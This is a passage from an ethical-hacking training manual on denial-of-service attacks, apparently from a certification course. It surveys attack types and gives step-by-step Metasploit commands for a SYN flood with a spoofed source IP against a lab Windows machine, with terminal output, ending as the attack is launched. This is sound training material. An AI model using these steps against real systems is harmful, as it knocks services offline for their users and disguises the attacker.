As an expert ethical hacker or penetration tester (hereafter, pen tester), you must possess sound knowledge of DoS and DDoS attacks to detect and neutralize attack handlers, and mitigate such attacks.

The labs in this module give hands-on experience in auditing a network against DoS and DDoS attacks.

Lab Objective

The objective of the lab is to perform DoS attack and other tasks that include, but is not limited to:

- Perform a DoS attack by continuously sending a large number of SYN packets
- Perform a DoS attack (SYN Flooding, Ping of Death (PoD), and UDP application layer flood) on a target host
- Perform a DDoS attack
- Detect and analyze DoS attack traffic
- Detect and protect against a DDoS attack

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 55 Minutes

Overview of Denial of Service

A DoS attack is a type of security break that does not generally result in the theft of information. However, these attacks can harm the target in terms of time and resources. Further, failure to protect against such attacks might mean the loss of a service such as email. In a worst-case scenario, a DoS attack can mean the accidental destruction of the files and programs of millions of people who happen to be surfing the Web at the time of the attack.

Some examples of types of DoS attacks:

- Flooding the victim's system with more traffic than it can handle
- Flooding a service (such as an internet relay chat (IRC)) with more events than it can handle
- Crashing a transmission control protocol (TCP)/internet protocol (IP) stack by sending corrupt packets
- Crashing a service by interacting with it in an unexpected way
- Hanging a system by causing it to go into an infinite loop

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to perform DoS and DDoS attacks on the target network. Recommended labs that will assist you in learning various DoS attack techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ***
1	Perform DoS and DDoS Attacks using Various Techniques	√	√	√
	1.1 Perform a DoS Attack (SYN Flooding) on a Target Host using Metasploit		√	√

Module 10 – Denial-of-Service

	1.2 Perform a DoS Attack on a Target Host using hping3		√	√
	1.3 Perform a DoS Attack using Raven-storm	√		√
	1.4 Perform a DDoS Attack using HOIC	√		√
	1.5 Perform a DDoS Attack using LOIC		√	√
2	Detect and Protect Against DoS and DDoS Attacks	√		√
	2.1 Detect and Protect against DDoS Attack using Anti DDoS Guardian	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

****Self-study** - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

*****CyberQ** - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit <https://www.cyberq.io/>.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.



Perform DoS and DDoS Attacks using Various Techniques

As an expert hacker and pen tester, you must implement various techniques to launch DoS or DDoS attacks on target computers or networks.

Lab Scenario

DoS and DDoS attacks have become popular, because of the easy accessibility of exploit plans and the negligible amount of brainwork required while executing them. These attacks can be very dangerous, because they can quickly consume the largest hosts on the Internet, rendering them useless. The impact of these attacks includes loss of goodwill, disabled networks, financial loss, and disabled organizations.

In a DDoS attack, many applications pound the target browser or network with fake exterior requests that make the system, network, browser, or site slow, useless, and disabled or unavailable.

The attacker initiates the DDoS attack by sending a command to the zombie agents. These zombie agents send a connection request to a large number of reflector systems with the spoofed IP address of the victim. The reflector systems see these requests as coming from the victim's machine instead of as zombie agents, because of the spoofing of the source IP address. Hence, they send the requested information (response to connection request) to the victim. The victim's machine is flooded with unsolicited responses from several reflector computers at once. This may reduce performance or may even cause the victim's machine to shut down completely.

As an expert ethical hacker or pen tester, you must have the required knowledge to perform DoS and DDoS attacks to be able to test systems in the target network.

In this lab, you will gain hands-on experience in auditing network resources against DoS and DDoS attacks.

Lab Objectives

- Perform a DoS attack (SYN flooding) on a target host using Metasploit
- Perform a DoS attack on a target host using hping3

- Perform a DoS attack using Raven-storm
- Perform a DDoS attack using HOIC
- Perform a DDoS attack using LOIC

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 45 Minutes

Overview of DoS and DDoS Attacks

DDoS attacks mainly aim at the network bandwidth; they exhaust network, application, or service resources, and thereby restrict legitimate users from accessing their system or network resources.

In general, the following are categories of DoS/DDoS attack vectors:

- **Volumetric Attacks:** Consume the bandwidth of the target network or service
Attack techniques:
 - UDP flood attack
 - ICMP flood attack
 - Ping of Death and smurf attack
 - Pulse wave and zero-day attack
- **Protocol Attacks:** Consume resources like connection state tables present in the network infrastructure components such as load-balancers, firewalls, and application servers
Attack techniques:
 - SYN flood attack
 - Fragmentation attack
 - Spoofed session flood attack
 - ACK flood attack

- **Application Layer Attacks:** Consume application resources or services, thereby making them unavailable to other legitimate users

Attack techniques:

- HTTP GET/POST attack
- Slowloris attack
- UDP application layer flood attack
- DDoS extortion attack

Lab Tasks

Tasks 1: Perform a DoS Attack (SYN Flooding) on a Target Host using Metasploit


SYN flooding takes advantage of a flaw with regard to how most hosts implement the TCP three-way handshake. This attack occurs when the intruder sends unlimited SYN packets (requests) to the host system. The process of transmitting such packets is faster than the system can handle. Normally, the connection establishes with the TCP three-way handshake, and the host keeps track of the partially open connections while waiting in a listening queue for response ACK packets.

Metasploit is a penetration testing platform that allows a user to find, exploit, and validate vulnerabilities. Also, it provides the infrastructure, content, and tools to conduct penetration tests and comprehensive security auditing. The Metasploit framework has numerous auxiliary module scripts that can be used to perform DoS attacks.

Here, we will use the Metasploit tool to perform a DoS attack (SYN flooding) on a target host.

Note: In this task, we will use the **Parrot Security (10.10.1.13)** machine to perform SYN flooding on the **Windows 11 (10.10.1.11)** machine through **port 21**.

1. Turn on the **Windows 11**, **Windows Server 2019** and **Parrot Security** virtual machines.
2. Switch to the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.



- Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

Note: If a **Question** pop-up window appears asking for you to update the machine, click **No** to close the window.

- A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

- In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.


- Now, type **cd** and press **Enter** to jump to the root directory.

- First, determine whether port 21 is open or not. This involves using Nmap to determine the state of the port.

- On the **Parrot Terminal** window, type **nmap -p 21 (Target IP address)** (here, target IP address is **10.10.1.11 [Windows 11]**) and press **Enter**.

Note: **-p**: specifies the port to be scanned.

- The result appears, displaying the port status as open, as shown in the screenshot.



```

Applications Places System
nmap -p 21 10.10.1.11 - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# cd
[root@parrot]-[~]
# nmap -p 21 10.10.1.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-13 05:52 EDT
Nmap scan report for 10.10.1.11
Host is up (0.0011s latency).
PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 00:15:5D:01:80:00 (Microsoft)
Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
[root@parrot]-[~]
#
  
```

- Now, we will perform SYN flooding on the target machine (**Windows 11**) using port 21.

- In this task, we will use an auxiliary module of Metasploit called **synflood** to perform a DoS attack on the target machine.

12. Type **msfconsole** from a command-line terminal and press **Enter** to launch msfconsole.

```

Applications Places System
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
#msfconsole
Call trans opt: received. 2-19-98 13:24:18 REC:Loc

Trace program: running
wake up, Neo...
the matrix has you
follow the white rabbit.
knock, knock, Neo.
https://metasploit.com

```

13. In the **msf** command line, type **use auxiliary/dos/tcp/synflood** and press **Enter** to launch a SYN flood module.

14. Now, determine which module options need to be configured to begin the DoS attack.

15. Type **show options** and press **Enter**. This displays all the options associated with the auxiliary module.

```

msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

Name      Current Setting  Required  Description
-----
INTERFACE  no               no        The name of the interface
NUM        no               no        Number of SYNs to send (else unlimited)
RHOSTS     yes              yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT      80               yes       The target port
SHOST      no               no        The spoofable source address (else randomizes)
SNAPLEN    65535            yes       The number of bytes to capture
SPORT      no               no        The source port (else randomizes)
TIMEOUT    500              yes       The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) >

```


16. Here, we will perform SYN flooding on port **21** of the **Windows 11** machine by spoofing the IP address of the **Parrot Security** machine with that of the **Windows Server 2019 (10.10.1.19)** machine.

17. Issue the following commands:

- **set RHOST (Target IP Address)** (here, **10.10.1.11**)
- **set RPORT 21**
- **set SHOST (Spoofable IP Address)** (here, **10.10.1.19**)

Note: By setting the SHOST option to the IP address of the Windows Server 2019 machine, you are spoofing the IP address of the Parrot Security machine with that of Windows Server 2019.

```

msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

  Name      Current Setting  Required  Description
  ----      -
  INTERFACE  no               no        The name of the interface
  NUM        no               no        Number of SYNs to send (else unlimited)
  RHOSTS     yes              yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT      80               yes        The target port
  SHOST      no               no        The spoofable source address (else randomizes)
  SNAPLEN    65535            yes        The number of bytes to capture
  SPORT      no               no        The source port (else randomizes)
  TIMEOUT    500              yes        The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) > set RHOST 10.10.1.11
RHOST => 10.10.1.11
msf6 auxiliary(dos/tcp/synflood) > set RPORT 21
RPORT => 21
msf6 auxiliary(dos/tcp/synflood) > set SHOST 10.10.1.19
SHOST => 10.10.1.19
msf6 auxiliary(dos/tcp/synflood) >
  
```

18. Once the auxiliary module is configured with the required options, start the DoS attack on the **Windows 11** machine.

19. To do so, type **exploit** and press **Enter**. This begins SYN flooding the **Windows 11** machine.

